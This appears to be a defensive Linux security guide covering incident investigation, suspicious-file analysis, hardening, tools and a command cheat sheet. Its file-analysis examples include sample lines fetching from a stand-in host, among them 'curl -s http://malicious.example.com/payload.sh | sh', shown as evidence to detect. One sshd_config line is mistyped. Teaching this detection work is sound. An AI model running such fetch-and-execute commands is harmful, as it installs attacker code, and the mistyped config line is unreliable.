ubuntu   pts/2    192.168.1.45 Fri May 22 07:10 - 07:45 (00:35)
```

Check source IP,
time and duration.
Unexpected user
= investigate! !

3. Check Processes

- Look for suspicious or unknown processes.
- Pay attention to processes running as root.

```
blue@linux:~$ ps aux --sort=-%cpu | head -n 6
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      2241 19.8  1.2 123456 25000 ?        Ssl  10:21   0:10 /usr/bin/ftp/scan.py
root      531  5.2  0.7  98764  9456 ?        Ss   09:11   1:02 /usr/lib/systemd/systemd
root      368  2.1  0.4  65032  5120 ?        Ss   09:11   0:22 /usr/sbin/sshd -D
blue      884  1.1  0.3  45032  4020 pts/0    Ss   08:21   0:05 -bash
root       1  0.0  0.1  16932  1844 ?        Ss   May21   0:03 /sbin/init
```

Unknown script
running from /tmp
as root
→ Investigate!

4. Check Network Connections

- What is listening?
- Which process owns the port?
- Is the connection expected?

```
blue@linux:~$ ss -tlnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp    LISTEN 0      128  0.0.0.0:22      0.0.0.0:*        users:(("sshd",pid=368,fd=3)
tcp    LISTEN 0      128  0.0.0.0:80      0.0.0.0:*        users:(("nginx",pid=1022,fd=6)
tcp    LISTEN 0      128  127.0.0.1:3306  0.0.0.0:*        users:(("mysqld",pid=890,fd=23)
tcp    LISTEN 0      128  0.0.0.0:4444    0.0.0.0:*        users:(("python3",pid=2241,fd=5)
udp    UNCONN 0      0  0.0.0.0:53      0.0.0.0:*        users:(("systemd-resolve",pid=531,fd=12)
```

Is this port
needed?
If not,
investigate!

Suspicious service on port 4444

5. Check Logs

- Logs reveal what happened.
- Look for errors, warnings and important events.

```
blue@linux:~$ sudo journalctl -xe --since "1 hour ago" | tail -n 8
May 22 10:31:20 blue-server sshd[368]: Failed password for invalid user test from 203.0.113.55 port 52311 ssh2
May 22 10:31:27 blue-server sshd[368]: Failed password for invalid user admin from 198.51.100.7 port 60022 ssh2
May 22 10:31:45 blue-server sudo[2314]: blue : TTY=pts/0 ; PWD=/home/blue ; USER=root ; COMMAND=/bin/ls -l /root
May 22 10:31:45 blue-server sudo[2314]: pam_unix(sudo:session): session opened for user root(uid=0) by blue(uid=1000)
May 22 10:32:01 blue-server CRON[1551]: (root) CMD (/usr/bin/backup.sh)
May 22 10:32:10 blue-server kernel: [12345.678901] suspicious connection attempt blocked
May 22 10:32:20 blue-server systemd[1]: Started Daily Cleanup of Temporary Directories.
May 22 10:32:25 blue-server sshd[368]: Accepted password for blue from 192.168.1.55 port 50112 ssh2
```

↑ Always correlate time with other data (users, processes, network).

Investigation Flow

USER
Who is on the system?

PROCESS
What is running?

NETWORK
What is communicating?

FILE
What files are involved?

LOG
What events occurred?

TIMELINE
Build a timeline of events.

CONCLUSION
What happened? Impact?

ACTION
Contain, Eradicate & Recover

Example Case

Scenario: Admin reports the server is slow and behaving strangely.

- Users: Unknown login from 10.0.0.8 at 09:02
- Processes: Unexpected /tmp/scan.py running as root
- Network: Service listening on port 4444
- Logs: Repeated failed login attempts from suspicious IPs
- Conclusion: Possible compromise / Recon activity
- Action: Investigate script, check file, block IP, monitor further

Questions to Ask

- Is the user expected?
- Is the process legitimate?
- Is the connection legitimate?
- Did a file change recently?
- Do the logs show anything unusual?
- What is the sequence of events?



Remember

Don't jump to conclusions.
Collect data.
Correlate.
Then decide.



Investigation is not about luck.

It's about method, patience and attention to detail.





Investigating Suspicious Files Safely

When you find a suspicious file, don't run it. Analyze it.

Follow a methodical approach and gather evidence.

1. Identify the File Type

```
$ file suspicious_file
```

```
suspicious_file: ELF 64-bit LSB pie executable,
x86-64, dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2,
not stripped
```

Tells you what kind of file it is (binary, script, text, compressed, etc.).

2. Check File Metadata

```
$ stat suspicious_file
```

```
File: 'suspicious_file'
Size: 157286    Blocks: 312    IO Block: 4096   regular file
Device: 801h/2049d Inode: 131072 Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 0/   root)
Gid: ( 0/   root)
Access: 2024-05-22 09:21:10.123456789 +0530
Modify: 2024-05-22 09:20:02.987654321 +0530
Change: 2024-05-22 09:20:03.000000000 +0530
Birth: -
```

← Size
← Owner
← Permissions
← Timestamps

Shows size, owner, permissions and timestamps.

3. Calculate File Hash

```
$ sha256sum suspicious_file
```

```
6f5c3d8e8bb4d3c0a9b4c6a70a1b2d6f2c7a9e9c7b5d4e0b8a
3f1c2d3e4f567 suspicious_file
```

Hash helps identify exact file contents.
Compare with threat intelligence or known good hashes.

5. Check Permissions & Ownership

```
$ ls -lah suspicious_file
```

```
-rwxr-xr-x 1 root root 153K May 22 09:20 suspicious_file
```

Check who owns the file and who can access it.

6. Search for Similar Files

```
$ find / -type f -name 'suspicious_file' 2>/dev/null
```

```
/tmp/suspicious_file
/var/tmp/suspicious_file
/home/user/downloads/suspicious_file
```

Helps to find copies or related files on the system.

7. Review Logs & Process Activity

```
$ grep suspicious_file /var/log/syslog*
```

```
May 22 09:20:01 server CRON[1234]: (root) CMD (wget http://malicious.example.com/suspicious_file)
May 22 09:20:05 server sshd[2345]: Accepted password for dev from 203.0.113.55 port 53111 ssh2
```

Check when it was created, downloaded or executed.


4. Extract Readable Strings

```
$ strings suspicious_file | less
```

```
/bin/sh
http://malicious.example.com/update
/tmp/.xYz12
curl -s http://malicious.example.com/payload.sh | sh
USER=admin
PASSWORD=123456
-----BEGIN CERTIFICATE-----
MIIB...(truncated)
```

Find URLs, IPs, paths, commands, keys and other interesting text inside the file.

Investigation Flow



⚠ Important Safety Note

- Do not execute unknown files.
- Do not double-click or run them.
- Analyze in an isolated environment (VM / sandbox) if deeper analysis is required.
- Gather evidence first. Act later.



Real Example Walkthrough



1. Found file: /tmp/update
2. file /tmp/update → ELF 64-bit executable
3. stat → owned by root, created recently
4. sha256sum → match found on threat intel
5. strings → contains C2 URL and commands
6. logs → downloaded from unknown IP
7. Conclusion → Malicious file. Contain and remove.

What to Look For

- | | |
|---------------------------------|----------------------------|
| ✓ Unknown file types | ✓ Suspicious paths |
| ✓ Recent file creation | ✓ Persistence mechanisms |
| ✓ Strange permissions | ✓ Unexpected downloads |
| ✓ External URLs/IPs | ✓ Unusual process activity |
| ✓ Encoded or obfuscated strings | |



Evidence doesn't lie.
Collect it, analyze it, understand it.





Secure your system. Reduce risk. Stay protected.

Hardening = Reducing the attack surface and strengthening the system.

Goal: Make it hard for attackers to get in, stay in and move around.

1. ACCOUNT SECURITY

- Use least privilege.
- Create only necessary accounts.
- Remove unused or old accounts.
- Use strong passwords.
- Limit sudo access.
- Protect root account.
- Lock accounts after failed attempts.



Example Commands

```
# List users
cut -d: -f1 /etc/passwd
# Check sudo users
getent group sudo
# Lock user
sudo usermod -L username
```

2. SSH SECURITY

- Use key-based authentication.
- Disable root login.
- Use a non-default port (optional).
- Restrict access to trusted IPs.
- Enable SSH logging.
- Keep SSH updated.
- Use strong ciphers and protocols.



SSH

Key SSH Config (/etc/ssh/sshd_config)

```
Port 22           ← Change port if needed
PermitRootLogin no ← Disallow root login
PasswordAuthenti no ← Disable password auth
AllowUsers admin   ← Allow specific user
MaxAuthTries 3     ← Limit login attempts
AllowUsers admin@192.168.1.0/24 ← Restrict by IP
```

3. NETWORK SECURITY

- Enable firewall and keep it active.
- Allow only required services.
- Close unnecessary ports.
- Restrict management access.
- Use VPN for remote access.
- Segment your network.
- Regularly review open ports.



Example (UFW Firewall)

```
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp # SSH
sudo ufw enable
sudo ufw status verbose
```

4. SYSTEM SECURITY

- Keep system and packages updated.
- Remove unnecessary software.
- Disable unused services.
- Secure configuration files.
- Set proper file permissions.
- Use AppArmor / SELinux.
- Enable audit logging.



Example Commands

```
sudo apt update && sudo apt upgrade -y
dpkg --get-selections | grep ^rc # Remove unused packages
sudo systemctl list-unit-files --type=service
sudo systemctl disable service_name
sudo aa-status # Check AppArmor status
```

5. MONITORING & LOGGING

- Monitor authentication logs.
- Monitor system logs.
- Monitor process activity.
- Monitor file integrity.
- Monitor network connections.
- Set up alerts for suspicious activity.
- Centralize logs (SIEM / Log Server).



Useful Commands

```
journalctl -xe
journalctl -u ssh
tail -f /var/log/auth.log
auditctl -l
sudo ausearch -m avc -ts recent
```

SECURITY FORMULA

MINIMIZE → RESTRICT → UPDATE → MONITOR

Reduce what
is not needed.

Control access
and exposure.

Keep system
and software
up to date.

Watch, detect
and respond
early.

LINUX HARDENING CHECKLIST

- | | |
|--|---|
| ☒ Unused accounts removed | ☒ System updated |
| ☒ Sudo access reviewed | ☒ Unused services disabled |
| ☒ Strong password policy | ☒ Logs and monitoring enabled |
| ☒ SSH secured | ☒ Audit logging enabled |
| ☒ Firewall enabled | ☒ Backups configured |
| ☒ Unnecessary ports closed | ☒ Regular security reviews |



Security is not a one-time task.

It's a continuous process.

HARDEN TODAY. PROTECT TOMORROW.





Right tools. Right purpose. Right results.

Linux comes with powerful built-in tools and supports many open-source security tools.

1. NETWORK DISCOVERY

Tool: Nmap

Use: Discover hosts, open ports, services and OS details.



```
$ nmap -sC -sV 192.168.1.10
Starting Nmap 7.94...
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2
80/tcp    open  http     Apache httpd 2.4
Scan complete.
```

2. PACKET ANALYSIS

Tool: Wireshark / tshark

Use: Capture and analyze network packets.



```
$ sudo tshark -i eth0 -c 10
Capturing on 'eth0'
1 0.000000 192.168.1.5 -> 8.8.8.8 DNS
2 0.001234 8.8.8.8 -> 192.168.1.5 DNS
3 0.002345 192.168.1.5 -> 142.250.72.206 TCP
...
10 packets captured
```

3. PROCESS INVESTIGATION

Tools: ps, top, pgrep

Use: View running processes and find suspicious activity.



```
$ ps aux | less
$ top
$ pgrep -a suspicious_process
1234 /usr/bin/suspicious_process
```

4. NETWORK INVESTIGATION

Tools: ss, ip

Use: Check connections, listening ports and network configuration.



```
$ ss -tulnp
Netid State Local Address:Port Process
tcp LISTEN 0.0.0.0:22 users:("sshd",pid=1111)
tcp LISTEN 0.0.0.0:80 users:("nginx",pid=2222)
udp UNCONN 0.0.0.0:53
$ ip a
2: eth0: <UP,BROADCAST,RUNNING>
inet 192.168.1.10/24 brd 192.168.1.255
inet6 fe80::a00:27ff:fe4e:66a1/64
```

5. LOG ANALYSIS

Tools: journalctl, grep, tail, awk

Use: Read, filter and analyze logs to find important events.



```
$ journalctl -xe
$ journalctl -u ssh -f
$ grep "Failed password" /var/log/auth.log
$ tail -f /var/log/syslog
$ awk '{print $1,$2,$3}' /var/log/syslog
```

6. FILE ANALYSIS

Tools: file, strings, stat

Use: Identify file type, extract readable content and metadata.



```
$ file suspicious.bin
suspicious.bin: ELF 64-bit LSB executable
$ strings suspicious.bin | less
$ stat suspicious.bin
Size: 123456 Blocks: 248
Access: (0755/-rwxr-xr-x) Uid: 0 (root)
```

7. INTEGRITY & HASHING

Tool: sha256sum

Use: Generate hash and verify file integrity.



```
$ sha256sum file.iso
a3f9c2d9e6b7f6c8a1b2c3d4e5f67890123456789abcd
ef0123456789abcdef0123456789abcd file.iso
```

8. REMOTE ADMINISTRATION

Tool: ssh

Use: Secure remote login and administration.



```
$ ssh user@192.168.1.10
user@192.168.1.10's password:
Last login: Tue May 22 09:22:10 2024
[user@server ~]$
```

9. WEB REQUESTS & TESTING

Tools: curl, wget

Use: Interact with web services, APIs and download files.



```
$ curl -I https://example.com
HTTP/1.1 200 OK
$ wget https://example.com/file.zip
--2024-05-22 09:30:10-- https://example.com
Saving to: 'file.zip'
```

10. AUTHENTICATION & AUDIT

Tools: last, faillog, ausearch

Use: Review logins, failures and audit events.



```
$ last -n 5
$ faillog
$ ausearch -m USER_LOGIN -ts recent
```

11. VULNERABILITY SCANNING

Tool: lynis

Use: Perform security audit and find weak configurations.




```
$ sudo lynis audit system
[+] Systems [ OK ]
[!] Firewall [ WARNING ]
[!] SSH [ WARNING ]
[+] Kernel [ OK ]
Hardening index: 65% (suggestions available)
```

12. MEMORY ANALYSIS

Tools: free, vmstat

Use: Check memory usage and system performance.



```
$ free -h
total used free shared buff/cache available
Mem: 7.7G 2.1G 1.2G 120M 4.4G 5.0G
$ vmstat 1 5
procs -----memory----- swap-----io-----system--
r b si so bi bo in cs us id wa st r b si so bi bo in cs us id wa st
1 0 0 0 128000 3456 23456 0 0 1 2 10 20 5 3 90 1 1
```

**TOOL → PURPOSE MAP**

Network Discovery	→	Nmap
Packet Analysis	→	Wireshark / tshark
Process Investigation	→	ps, top, pgrep
Network Connections	→	ss, ip
Log Analysis	→	journalctl, grep, tail
File Analysis	→	file, strings, stat
Integrity Checking	→	sha256sum
Remote Access	→	ssh
Web Requests	→	curl, wget
System Audit	→	lynis, ausearch

TIPS

- ✓ Always use tools on systems you have permission to test.
- ✓ Combine multiple tools for better insights.
- ✓ Document findings and keep evidence.
- ✓ Stay updated and learn continuously.
- ✓ Think like an attacker, defend like a professional.

**REMEMBER**

Tools don't solve problems.
Skilled analysts do.



Understand the system.
Use the right tool.
Protect the environment.



Know the tools. Understand the system.
That's the power of Linux in Cybersecurity!



LINUX CYBERSECURITY MASTER CHEAT SHEET

Essential Commands. Real Skills. Stronger Defense.



BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

1. NAVIGATION & DIRECTORY

Command	Purpose
<code>pwd</code>	Show current directory
<code>ls</code>	List files and directories
<code>ls -lah</code>	Detailed list (all files)
<code>cd /path</code>	Change directory
<code>cd ..</code>	Go to parent directory

2. FILE OPERATIONS

Command	Purpose
<code>cp src dst</code>	Copy file
<code>mv old new</code>	Move / Rename file
<code>rm file</code>	Remove file
<code>rm -rf dir</code>	Remove directory
<code>touch file</code>	Create empty file

3. SEARCH & FIND

Command	Purpose
<code>grep 'text' file</code>	Search text in file
<code>grep -r 'text' /dir</code>	Search recursively
<code>find / -name file</code>	Find file by name
<code>find / -type f -name '*.log'</code>	Find log files
<code>locate keyword</code>	Search database

4. USERS & AUTHENTICATION

Command	Purpose
<code>whoami</code>	Current user
<code>id</code>	User identity info
<code>who</code>	Logged in users
<code>w</code>	Who is logged in + activity
<code>last</code>	Login history
<code>sudo cmd</code>	Run command as root

5. PERMISSIONS & OWNERSHIP

Command	Purpose
<code>ls -l</code>	View permissions
<code>chmod 755 file</code>	Change permissions
<code>chmod +x file</code>	Add execute permission
<code>chown user:group file</code>	Change owner
<code>chgrp group file</code>	Change group

6. PROCESSES & SERVICES

Command	Purpose
<code>ps aux</code>	All running processes
<code>ps -ef</code>	Full format
<code>top</code>	Live process monitor
<code>pgrep process</code>	Find process ID
<code>kill PID</code>	Terminate process
<code>kill -9 PID</code>	Force kill process
<code>systemctl status service</code>	Check service status

7. NETWORKING

Command	Purpose
<code>ip a</code>	Show IP address info
<code>ip r</code>	Show routing table
<code>ss -tulnp</code>	Open ports and process
<code>ping host</code>	Check connectivity
<code>curl -I url</code>	Check HTTP headers
<code>dig domain</code>	DNS lookup

8. LOGS & MONITORING

Command	Purpose
<code>journalctl -xe</code>	View system logs
<code>journalctl -u ssh</code>	View SSH logs
<code>tail -f /var/log/syslog</code>	Live log monitoring
<code>grep 'error' /var/log/*</code>	Search logs
<code>dmesg less</code>	Kernel ring buffer
<code>auditctl -l</code>	View audit rules

9. FILE ANALYSIS

Command	Purpose
<code>file suspicious_file</code>	Identify file type
<code>stat file</code>	Show file metadata
<code>strings file</code>	Extract readable strings
<code>sha256sum file</code>	Calculate file hash
<code>lsof -i</code>	Files opened (network)
<code>find / -type f -name file</code>	Search file in system

10. SYSTEM INFORMATION

Command	Purpose
<code>hostname</code>	System hostname
<code>uname -a</code>	Kernel & OS details
<code>uptime</code>	System uptime
<code>df -h</code>	Disk space usage
<code>free -h</code>	Memory usage
<code>lsblk</code>	Block devices info

11. ARCHIVING & COMPRESSION

Command	Purpose
<code>tar -czvf file.tar.gz dir</code>	Create tar.gz
<code>tar -xzvf file.tar.gz</code>	Extract tar.gz
<code>zip file.zip file</code>	Create zip
<code>unzip file.zip</code>	Extract zip
<code>gzip file</code>	Compress file
<code>gunzip file.gz</code>	Decompress file

12. WEB & REMOTE TOOLS

Command	Purpose
<code>ssh user@host</code>	Secure remote login
<code>scp file user@host:/path</code>	Copy file (remote)
<code>curl url</code>	Make web request
<code>wget url</code>	Download file
<code>nmap target</code>	Network scanning
<code>nc -vz host port</code>	Check port connectivity

SECURITY INVESTIGATION FLOW



QUICK REFERENCE

Command	Purpose
<code>clear</code>	Clear terminal screen
<code>history</code>	Show command history
<code>alias</code>	Create alias
<code>man command</code>	View manual page
<code>whatis command</code>	Short description
<code>which command</code>	Locate command path
<code>echo \$PATH</code>	Show system PATH
<code>env</code>	Show environment vars
<code>date</code>	Show current date & time
<code>cal</code>	Show calendar
<code>exit</code>	Logout / Exit

KEY TAKEAWAYS

- ✓ Use Linux commands with a purpose.
- ✓ Understand what the system is doing.
- ✓ Collect and analyze the right data.
- ✓ Investigate, don't assume.
- ✓ Monitor and look for unusual activity.
- ✓ Keep systems updated and secure.
- ✓ Practice regularly to build real skills.

REMEMBER

- ✓ Commands are tools, not solutions.
- ✓ Use them ethically and responsibly.
- ✓ Understand the impact before running.
- ✓ Always follow proper authorization.



BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

SAME TOOLS. A SAFER TOMORROW.